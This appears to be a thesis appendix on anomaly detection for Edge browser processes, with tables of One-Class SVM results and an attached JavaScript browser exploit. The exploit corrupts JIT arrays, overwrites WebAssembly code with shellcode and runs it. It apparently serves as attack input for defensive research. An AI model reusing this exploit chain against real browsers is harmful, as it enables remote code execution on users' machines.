	index	Positive	Negative	False positive	False negative	clusters
0	40	214	3	10	4	1
1	41	212	7	6	6	1
2	42	203	7	6	15	1
3	43	200	8	5	18	1
4	44	197	8	5	21	1
5	45	191	10	3	27	1
6	46	171	10	3	47	1
7	47	76	13	0	142	1
8	48	67	13	0	151	1
9	49	52	13	0	166	1
10	50	50	13	0	168	1
11	51	50	13	0	168	1
12	52	39	13	0	179	1
13	53	51	13	0	167	1
14	54	46	13	0	172	1
15	55	36	13	0	182	1
16	56	36	13	0	182	1
17	57	35	13	0	183	1
18	58	35	13	0	183	1
19	59	35	13	0	183	1
20	60	35	13	0	183	1
21	61	35	13	0	183	1
22	62	35	13	0	183	1
23	63	34	13	0	184	1
24	64	33	13	0	185	1
25	65	33	13	0	185	1
26	66	33	13	0	185	1
27	67	33	13	0	185	1
28	68	33	13	0	185	1
29	69	58	13	0	160	1
30	70	43	13	0	175	1
31	71	65	13	0	153	1
32	72	65	13	0	153	1
33	73	64	13	0	154	1
34	74	64	13	0	154	1
35	75	42	13	0	176	1
36	76	29	13	0	189	1
37	77	28	13	0	190	1
38	78	9	13	0	209	1
39	79	0	13	0	218	1
40	120	214	3	10	4	2
41	121	209	4	9	9	2
42	122	206	7	6	12	2
43	123	199	8	5	19	2
44	124	195	8	5	23	2
45	125	190	9	4	28	2
46	126	184	10	3	34	2
47	127	167	10	3	51	2

Table 7: Classification with new encoder trained on all data.

	index	Positive	Negative	False positive	False negative	clusters
0	40	213	1	12	5	1
1	41	209	3	10	9	1
2	42	200	3	10	18	1
3	43	197	4	9	21	1
4	44	185	8	5	33	1
5	45	148	10	3	70	1
6	46	49	13	0	169	1
7	47	47	13	0	171	1
8	48	52	13	0	166	1
9	49	55	13	0	163	1
10	50	42	13	0	176	1
11	51	50	13	0	168	1
12	52	52	13	0	166	1
13	53	39	13	0	179	1
14	54	39	13	0	179	1
15	55	46	13	0	172	1
16	56	37	13	0	181	1
17	57	36	13	0	182	1
18	58	36	13	0	182	1
19	59	35	13	0	183	1
20	60	35	13	0	183	1
21	61	35	13	0	183	1
22	62	35	13	0	183	1
23	63	35	13	0	183	1
24	64	35	13	0	183	1
25	65	35	13	0	183	1
26	66	34	13	0	184	1
27	67	33	13	0	185	1
28	68	33	13	0	185	1
29	69	33	13	0	185	1
30	70	33	13	0	185	1
31	71	33	13	0	185	1
32	72	33	13	0	185	1
33	73	33	13	0	185	1
34	74	32	13	0	186	1
35	75	11	13	0	207	1
36	76	11	13	0	207	1
37	77	9	13	0	209	1
38	78	8	13	0	210	1
39	79	0	13	0	218	1
40	120	214	2	11	4	2
41	121	210	5	8	8	2
42	122	200	5	8	18	2
43	123	200	6	7	18	2
44	124	197	8	5	21	2
45	125	191	10	3	27	2
46	126	189	10	3	29	2
47	127	165	10	3	53	2

Table 8: Normalised process paths.

0	
0	/msedge/msedge
1	/msedge/msedge
2	/msedge/msedge
3	/msedge/msedge
4	/msedge
5	/msedge/msedge
6	/msedge/msedge
7	/msedge/msedge
8	/msedge/msedge
9	/msedge/msedge
10	/msedge/msedge
11	/msedge/msedge
12	/msedge/msedge
13	/msedge/msedge
14	/msedge/msedge
15	/msedge/msedge
16	/msedge/msedge
17	/msedge/msedge
18	/msedge/msedge
19	/msedge/msedge
20	/msedge/msedge
21	/msedge/msedge
22	/msedge/msedge
23	/msedge/msedge
24	/msedge/msedge
25	/msedge/msedge
26	/msedge/msedge
27	/msedge/msedge
28	/msedge/msedge
29	/msedge/msedge
30	/msedge/msedge
31	/msedge/msedge
32	/msedge/msedge
33	/msedge/msedge
34	/msedge
35	/msedge/msedge
36	/msedge/msedge
37	/msedge/msedge
38	/msedge/msedge
39	/msedge/msedge
40	/msedge/msedge
41	/msedge/msedge
42	/msedge/msedge
43	/msedge/msedge
44	/msedge/msedge
45	/msedge/msedge
46	/msedge/msedge
47	/msedge/msedge

Table 9: Performance of anomaly detection on path lengths.

	nu	Positive	Negative	False positive	False negative
0	0.025	210	5	5	11
1	0.050	210	5	5	11
2	0.075	210	5	5	11
3	0.100	206	10	0	15
4	0.125	206	9	1	15
5	0.150	206	10	0	15
6	0.175	206	10	0	15
7	0.200	206	10	0	15
8	0.225	206	10	0	15
9	0.250	206	10	0	15
10	0.275	206	10	0	15
11	0.300	206	10	0	15
12	0.325	206	10	0	15
13	0.350	206	10	0	15
14	0.375	206	10	0	15
15	0.400	206	10	0	15
16	0.425	206	10	0	15
17	0.450	206	10	0	15
18	0.475	206	10	0	15
19	0.500	206	10	0	15
20	0.525	206	10	0	15
21	0.550	206	10	0	15
22	0.575	206	10	0	15
23	0.600	206	10	0	15
24	0.625	206	10	0	15
25	0.650	206	10	0	15
26	0.675	206	10	0	15
27	0.700	206	10	0	15
28	0.725	206	10	0	15
29	0.750	206	10	0	15
30	0.775	206	10	0	15
31	0.800	206	10	0	15
32	0.825	206	10	0	15
33	0.850	206	10	0	15
34	0.875	206	10	0	15
35	0.900	206	10	0	15
36	0.925	206	10	0	15
37	0.950	206	10	0	15
38	0.975	206	10	0	15
39	1.000	0	10	0	221

Table 10: Split and processed paths.

	0	1	2	3	4
0	msedge	msedge			
1	msedge	msedge			
2	msedge	msedge			
3	msedge	msedge			
4	msedge				
5	msedge	msedge			
6	msedge	msedge			
7	msedge	msedge			
8	msedge	msedge			
9	msedge	msedge			
10	msedge	msedge			
11	msedge	msedge			
12	msedge	msedge			
13	msedge	msedge			
14	msedge	msedge			
15	msedge	msedge			
16	msedge	msedge			
17	msedge	msedge			
18	msedge	msedge			
19	msedge	msedge			
20	msedge	msedge			
21	msedge	msedge			
22	msedge	msedge			
23	msedge	msedge			
24	msedge	msedge			
25	msedge	msedge			
26	msedge	msedge			
27	msedge	msedge			
28	msedge	msedge			
29	msedge	msedge			
30	msedge	msedge			
31	msedge	msedge			
32	msedge	msedge			
33	msedge	msedge			
34	msedge				
35	msedge	msedge			
36	msedge	msedge			
37	msedge	msedge			
38	msedge	msedge			
39	msedge	msedge			
40	msedge	msedge			
41	msedge	msedge			
42	msedge	msedge			
43	msedge	msedge			
44	msedge	msedge			
45	msedge	msedge			
46	msedge	msedge			
47	msedge	msedge			

Table 11: Results of anomaly detection on DirtyCat encoded paths.

	nu	Positive	Negative	False positive	False negative
0	0.025	207	0	13	11
1	0.050	48	9	4	170
2	0.075	8	11	2	210
3	0.100	0	11	2	218
4	0.125	0	11	2	218
5	0.150	0	11	2	218
6	0.175	0	11	2	218
7	0.200	0	11	2	218
8	0.225	0	11	2	218
9	0.250	0	11	2	218
10	0.275	0	11	2	218
11	0.300	0	11	2	218
12	0.325	0	11	2	218
13	0.350	0	11	2	218
14	0.375	15	10	3	203
15	0.400	0	11	2	218
16	0.425	0	11	2	218
17	0.450	0	11	2	218
18	0.475	0	11	2	218
19	0.500	20	9	4	198
20	0.525	0	11	2	218
21	0.550	0	11	2	218
22	0.575	0	11	2	218
23	0.600	0	11	2	218
24	0.625	0	11	2	218
25	0.650	0	11	2	218
26	0.675	0	11	2	218
27	0.700	0	11	2	218
28	0.725	0	13	0	218
29	0.750	140	5	8	78
30	0.775	0	13	0	218
31	0.800	0	13	0	218
32	0.825	0	13	0	218
33	0.850	0	13	0	218
34	0.875	0	13	0	218
35	0.900	0	13	0	218
36	0.925	0	13	0	218
37	0.950	0	13	0	218
38	0.975	0	13	0	218
39	1.000	0	13	0	218



Table 12: Results of improved anomaly detection on DirtyCat encoded paths.

	nu	Positive	Negative	False positive	False negative
0	0.025	203	1	12	15
1	0.050	198	3	10	20
2	0.075	188	3	10	30
3	0.100	165	5	8	53
4	0.125	19	8	5	199
5	0.150	0	13	0	218
6	0.175	0	13	0	218
7	0.200	0	13	0	218
8	0.225	0	13	0	218
9	0.250	0	13	0	218
10	0.275	0	13	0	218
11	0.300	0	13	0	218
12	0.325	0	13	0	218
13	0.350	0	13	0	218
14	0.375	0	13	0	218
15	0.400	0	13	0	218
16	0.425	0	13	0	218
17	0.450	0	13	0	218
18	0.475	0	13	0	218
19	0.500	0	13	0	218
20	0.525	0	13	0	218
21	0.550	0	13	0	218
22	0.575	0	13	0	218
23	0.600	0	13	0	218
24	0.625	0	13	0	218
25	0.650	0	13	0	218
26	0.675	0	13	0	218
27	0.700	0	13	0	218
28	0.725	0	13	0	218
29	0.750	0	13	0	218
30	0.775	0	13	0	218
31	0.800	0	13	0	218
32	0.825	0	13	0	218
33	0.850	0	13	0	218
34	0.875	0	13	0	218
35	0.900	0	13	0	218
36	0.925	0	13	0	218
37	0.950	0	13	0	218
38	0.975	0	13	0	218
39	1.000	0	13	0	218

Table 13: Results of anomaly detection on DirtyCat encoded paths without splitting.

	nu	Positive	Negative	False positive	False negative
0	0.025	11	3	10	207
1	0.050	203	0	13	15
2	0.075	205	0	13	13
3	0.100	206	0	13	12
4	0.125	198	0	13	20
5	0.150	198	0	13	20
6	0.175	198	0	13	20
7	0.200	198	5	8	20
8	0.225	198	7	6	20
9	0.250	198	10	3	20
10	0.275	198	10	3	20
11	0.300	198	10	3	20
12	0.325	198	10	3	20
13	0.350	198	10	3	20
14	0.375	198	10	3	20
15	0.400	198	10	3	20
16	0.425	198	10	3	20
17	0.450	198	10	3	20
18	0.475	198	10	3	20
19	0.500	198	10	3	20
20	0.525	198	10	3	20
21	0.550	198	10	3	20
22	0.575	198	10	3	20
23	0.600	198	10	3	20
24	0.625	198	10	3	20
25	0.650	198	10	3	20
26	0.675	198	10	3	20
27	0.700	198	10	3	20
28	0.725	198	10	3	20
29	0.750	198	10	3	20
30	0.775	198	10	3	20
31	0.800	198	10	3	20
32	0.825	198	10	3	20
33	0.850	198	10	3	20
34	0.875	198	10	3	20
35	0.900	198	10	3	20
36	0.925	198	10	3	20
37	0.950	198	10	3	20
38	0.975	198	10	3	20
39	1.000	0	13	0	218

Table 14: Results of anomaly detection on paths encoded by DirtyCat trained only on '/msedge'.

	nu	Positive	Negative	False positive	False negative
0	0.025	214	0	13	4
1	0.050	184	0	13	34
2	0.075	207	0	13	11
3	0.100	205	0	13	13
4	0.125	202	0	13	16
5	0.150	200	0	13	18
6	0.175	198	0	13	20
7	0.200	198	1	12	20
8	0.225	198	4	9	20
9	0.250	198	5	8	20
10	0.275	198	6	7	20
11	0.300	198	10	3	20
12	0.325	198	10	3	20
13	0.350	198	10	3	20
14	0.375	198	10	3	20
15	0.400	198	10	3	20
16	0.425	198	10	3	20
17	0.450	198	10	3	20
18	0.475	198	10	3	20
19	0.500	198	10	3	20
20	0.525	198	10	3	20
21	0.550	198	10	3	20
22	0.575	198	10	3	20
23	0.600	198	10	3	20
24	0.625	198	10	3	20
25	0.650	198	10	3	20
26	0.675	198	10	3	20
27	0.700	198	10	3	20
28	0.725	198	10	3	20
29	0.750	198	10	3	20
30	0.775	198	10	3	20
31	0.800	198	10	3	20
32	0.825	198	10	3	20
33	0.850	198	10	3	20
34	0.875	198	10	3	20
35	0.900	198	10	3	20
36	0.925	198	10	3	20
37	0.950	198	10	3	20
38	0.975	198	10	3	20
39	1.000	0	13	0	218

Table 15: OCSVM classification on choosen features combined.

	nu	Positive	Negative	False positive	False negative
0	0.025	190	0	10	31
1	0.050	188	1	9	33
2	0.075	190	1	9	31
3	0.100	194	1	9	27
4	0.125	194	2	8	27
5	0.150	192	3	7	29
6	0.175	184	3	7	37
7	0.200	181	4	6	40
8	0.225	181	4	6	40
9	0.250	179	5	5	42
10	0.275	169	5	5	52
11	0.300	160	5	5	61
12	0.325	157	5	5	64
13	0.350	147	5	5	74
14	0.375	138	6	4	83
15	0.400	125	6	4	96
16	0.425	125	6	4	96
17	0.450	118	6	4	103
18	0.475	114	7	3	107
19	0.500	108	7	3	113
20	0.525	105	7	3	116
21	0.550	99	7	3	122
22	0.575	93	7	3	128
23	0.600	89	7	3	132
24	0.625	88	7	3	133
25	0.650	82	8	2	139
26	0.675	72	8	2	149
27	0.700	69	8	2	152
28	0.725	63	8	2	158
29	0.750	56	9	1	165
30	0.775	47	10	0	174
31	0.800	41	10	0	180
32	0.825	40	10	0	181
33	0.850	37	10	0	184
34	0.875	30	10	0	191
35	0.900	22	10	0	199
36	0.925	18	10	0	203
37	0.950	14	10	0	207
38	0.975	8	10	0	213
39	1.000	0	10	0	221

Table 16: Results of One Class SVN on the process lifespans

	nu	Positive	Negative	False positive	False negative
0	0.025	209	1	12	9
1	0.050	208	4	9	10
2	0.075	203	6	7	15
3	0.100	190	6	7	28
4	0.125	174	7	6	44
5	0.150	186	6	7	32
6	0.175	171	7	6	47
7	0.200	172	7	6	46
8	0.225	172	7	6	46
9	0.250	166	7	6	52
10	0.275	156	7	6	62
11	0.300	147	7	6	71
12	0.325	145	7	6	73
13	0.350	140	7	6	78
14	0.375	139	7	6	79
15	0.400	130	7	6	88
16	0.425	126	7	6	92
17	0.450	124	7	6	94
18	0.475	117	7	6	101
19	0.500	111	7	6	107
20	0.525	105	7	6	113
21	0.550	98	7	6	120
22	0.575	92	9	4	126
23	0.600	88	9	4	130
24	0.625	74	9	4	144
25	0.650	71	9	4	147
26	0.675	70	11	2	148
27	0.700	67	11	2	151
28	0.725	60	11	2	158
29	0.750	53	12	1	165
30	0.775	49	12	1	169
31	0.800	47	12	1	171
32	0.825	43	12	1	175
33	0.850	38	12	1	180
34	0.875	28	12	1	190
35	0.900	21	12	1	197
36	0.925	14	12	1	204
37	0.950	10	12	1	208
38	0.975	3	12	1	215
39	1.000	0	13	0	218

Table 17: Results of One Class SVN on the process CPUMsec values.

	nu	Positive	Negative	False positive	False negative
0	0.025	212	2	11	6
1	0.050	202	3	10	16
2	0.075	204	5	8	14
3	0.100	197	6	7	21
4	0.125	188	6	7	30
5	0.150	181	6	7	37
6	0.175	173	6	7	45
7	0.200	171	6	7	47
8	0.225	168	6	7	50
9	0.250	154	6	7	64
10	0.275	151	4	9	67
11	0.300	142	6	7	76
12	0.325	140	6	7	78
13	0.350	136	6	7	82
14	0.375	134	6	7	84
15	0.400	131	6	7	87
16	0.425	127	6	7	91
17	0.450	113	7	6	105
18	0.475	107	7	6	111
19	0.500	100	7	6	118
20	0.525	103	7	6	115
21	0.550	96	7	6	122
22	0.575	93	8	5	125
23	0.600	93	8	5	125
24	0.625	83	8	5	135
25	0.650	77	8	5	141
26	0.675	64	8	5	154
27	0.700	60	8	5	158
28	0.725	58	8	5	160
29	0.750	54	9	4	164
30	0.775	52	13	0	166
31	0.800	45	13	0	173
32	0.825	36	13	0	182
33	0.850	33	13	0	185
34	0.875	33	13	0	185
35	0.900	28	13	0	190
36	0.925	21	13	0	197
37	0.950	18	13	0	200
38	0.975	13	13	0	205
39	1.000	0	13	0	218

Table 18: Results of One Class SVN on the process lifespans

	nu	Positive	Negative	False positive	False negative
0	0.025	218	3	10	0
1	0.050	218	4	9	0
2	0.075	218	4	9	0
3	0.100	218	4	9	0
4	0.125	218	4	9	0
5	0.150	218	4	9	0
6	0.175	218	4	9	0
7	0.200	218	4	9	0
8	0.225	218	4	9	0
9	0.250	218	4	9	0
10	0.275	218	4	9	0
11	0.300	218	4	9	0
12	0.325	218	4	9	0
13	0.350	218	4	9	0
14	0.375	218	4	9	0
15	0.400	218	4	9	0
16	0.425	218	4	9	0
17	0.450	218	4	9	0
18	0.475	218	4	9	0
19	0.500	218	4	9	0
20	0.525	218	4	9	0
21	0.550	218	4	9	0
22	0.575	218	4	9	0
23	0.600	218	4	9	0
24	0.625	218	4	9	0
25	0.650	218	4	9	0
26	0.675	218	4	9	0
27	0.700	218	4	9	0
28	0.725	218	4	9	0
29	0.750	218	4	9	0
30	0.775	218	4	9	0
31	0.800	218	4	9	0
32	0.825	218	4	9	0
33	0.850	218	4	9	0
34	0.875	218	4	9	0
35	0.900	218	4	9	0
36	0.925	218	4	9	0
37	0.950	218	4	9	0
38	0.975	218	4	9	0
39	1.000	0	13	0	218

Table 19: OCSVM classification on Average Process Utilistaion

	nu	Positive	Negative	False positive	False negative
0	0.025	214	4	9	4
1	0.050	211	6	7	7
2	0.075	203	6	7	15
3	0.100	200	6	7	18
4	0.125	194	7	6	24
5	0.150	186	9	4	32
6	0.175	184	10	3	34
7	0.200	182	12	1	36
8	0.225	179	13	0	39
9	0.250	168	13	0	50
10	0.275	163	13	0	55
11	0.300	160	13	0	58
12	0.325	156	13	0	62
13	0.350	150	13	0	68
14	0.375	139	13	0	79
15	0.400	138	13	0	80
16	0.425	129	13	0	89
17	0.450	125	13	0	93
18	0.475	123	13	0	95
19	0.500	115	13	0	103
20	0.525	109	13	0	109
21	0.550	98	13	0	120
22	0.575	94	13	0	124
23	0.600	86	13	0	132
24	0.625	84	13	0	134
25	0.650	75	13	0	143
26	0.675	69	13	0	149
27	0.700	66	13	0	152
28	0.725	64	13	0	154
29	0.750	57	13	0	161
30	0.775	49	13	0	169
31	0.800	44	13	0	174
32	0.825	38	13	0	180
33	0.850	35	13	0	183
34	0.875	30	13	0	188
35	0.900	25	13	0	193
36	0.925	16	13	0	202
37	0.950	13	13	0	205
38	0.975	9	13	0	209
39	1.000	0	13	0	218



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\*/

```
function gc() {
    for (var i = 0; i < 0x80000; ++i) {
        var a = new ArrayBuffer();
    }
}

let shellcode = [0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0,
    0x00, 0x00, 0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51,
    0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52, 0x60,
    0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48,
    0x8B, 0x72, 0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D,
    0x31, 0xC9, 0x48, 0x31, 0xC0, 0xAC, 0x3C, 0x61, 0x7C,
    0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01,
    0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48, 0x8B, 0x52,
    0x20, 0x8B, 0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80,
    0x88, 0x00, 0x00, 0x00, 0x48, 0x85, 0xC0, 0x74, 0x67,
    0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18, 0x44, 0x8B,
    0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF,
    0xC9, 0x41, 0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D,
    0x31, 0xC9, 0x48, 0x31, 0xC0, 0xAC, 0x41, 0xC1, 0xC9,
    0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75, 0xF1, 0x4C,
    0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8,
    0x58, 0x44, 0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66,
    0x41, 0x8B, 0x0C, 0x48, 0x44, 0x8B, 0x40, 0x1C, 0x49,
    0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48, 0x01, 0xD0,
    0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A, 0x41, 0x58,
    0x41, 0x59, 0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41,
    0x52, 0xFF, 0xE0, 0x58, 0x41, 0x59, 0x5A, 0x48, 0x8B,
    0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D, 0x48, 0xBA,
```

```
    0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48,
    0x8D, 0x8D, 0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31,
    0x8B, 0x6F, 0x87, 0xFF, 0xD5, 0xBB, 0xF0, 0xB5, 0xA2,
    0x56, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF, 0xD5,
    0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80,
    0xFB, 0xE0, 0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F,
    0x6A, 0x00, 0x59, 0x41, 0x89, 0xDA, 0xFF, 0xD5, 0x6E,
    0x6F, 0x74, 0x65, 0x70, 0x61, 0x64, 0x2E, 0x65, 0x78,
    0x65, 0x00];
var wasmCode = new Uint8Array([0, 97, 115, 109, 1, 0,
    0, 0, 1, 133, 128, 128, 128, 0, 1, 96, 0, 1, 127, 3,
    130, 128, 128, 128, 0, 1, 0, 4, 132, 128, 128, 128,
    0, 1, 112, 0, 0, 5, 131, 128, 128, 128, 0, 1, 0, 1,
    6, 129, 128, 128, 128, 0, 0, 7, 145, 128, 128, 128,
    0, 2, 6, 109, 101, 109, 111, 114, 121, 2, 0, 4, 109,
    97, 105, 110, 0, 0, 10, 138, 128, 128, 128, 0, 1,
    132, 128, 128, 128, 0, 0, 65, 42, 11]);
var wasmModule = new WebAssembly.Module(wasmCode);
var wasmInstance = new WebAssembly.Instance(wasmModule);
var main = wasmInstance.exports.main;
var bf = new ArrayBuffer(8);
var bfView = new DataView(bf);
function fLow(f) {
    bfView.setFloat64(0, f, true);
    return (bfView.getUint32(0, true));
}
function fHi(f) {
    bfView.setFloat64(0, f, true);
    return (bfView.getUint32(4, true))
}
function i2f(low, hi) {
    bfView.setUint32(0, low, true);
    bfView.setUint32(4, hi, true);
```

```
        return bfView.getFloat64(0, true);
    }
    function f2big(f) {
        bfView.setFloat64(0, f, true);
        return bfView.getBigUint64(0, true);
    }
    function big2f(b) {
        bfView.setBigUint64(0, b, true);
        return bfView.getFloat64(0, true);
    }
    class LeakArrayBuffer extends ArrayBuffer {
        constructor(size) {
            super(size);
            this.slot = 0xb33f;
        }
    }
    function foo(a) {
        let x = -1;
        if (a) x = 0xFFFFFFFF;
        var arr = new Array(Math.sign(0 - Math.max(0, x, -1)));
        arr.shift();
        let local_arr = Array(2);
        local_arr[0] = 5.1;//4014666666666666
        let buff = new LeakArrayBuffer(0x1000);//byteLength idx=8
        arr[0] = 0x1122;
        return [arr, local_arr, buff];
    }
    for (var i = 0; i < 0x10000; ++i)
        foo(false);
    gc(); gc();
    [corrput_arr, rwarr, corrupt_buff] = foo(true);
    corrput_arr[12] = 0x22444;
    delete corrput_arr;
```

```
function setbackingStore(hi, low) {
    rwarr[4] = i2f(fLow(rwarr[4]), hi);
    rwarr[5] = i2f(low, fHi(rwarr[5]));
}
function leakObjLow(o) {
    corrupt_buff.slot = o;
    return (fLow(rwarr[9]) - 1);
}
let corrupt_view = new DataView(corrupt_buff);
let corrupt_buffer_ptr_low = leakObjLow(corrupt_buff);
let idx0Addr = corrupt_buffer_ptr_low - 0x10;
let baseAddr = (corrupt_buffer_ptr_low & 0xffff0000)
    - ((corrupt_buffer_ptr_low & 0xffff0000) % 0x40000)
    + 0x40000;
let delta = baseAddr + 0x1c - idx0Addr;
if ((delta % 8) == 0) {
    let baseIdx = delta / 8;
    this.base = fLow(rwarr[baseIdx]);
} else {
    let baseIdx = ((delta - (delta % 8)) / 8);
    this.base = fHi(rwarr[baseIdx]);
}
let wasmInsAddr = leakObjLow(wasmInstance);
setbackingStore(wasmInsAddr, this.base);
let code_entry = corrupt_view.getFloat64(13 * 8, true);
setbackingStore(fLow(code_entry), fHi(code_entry));
for (let i = 0; i < shellcode.length; i++) {
    corrupt_view.setUint8(i, shellcode[i]);
}
main();
</script>
```

# Contents of attached CD

The thesis is accompanied by a CD containing:

- thesis (pdf file),
- source code of applications,
- data sets used in experiments.



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